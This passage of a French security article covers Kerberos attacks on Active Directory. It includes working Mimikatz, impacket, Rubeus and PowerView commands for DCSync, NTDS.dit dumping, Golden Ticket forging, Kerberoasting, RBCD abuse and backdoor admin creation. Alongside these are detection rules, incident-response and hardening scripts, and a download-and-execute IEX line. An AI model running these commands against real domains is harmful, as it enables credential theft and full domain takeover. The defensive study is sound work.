
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



 Pour approfondir, consultez OAuth 2.1 : Nouvelles Protections et Migration.

7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz
DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 Indicateurs techniques de Golden Ticket :

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket
Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours. Pour approfondir, consultez Attaques sur API GraphQL.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

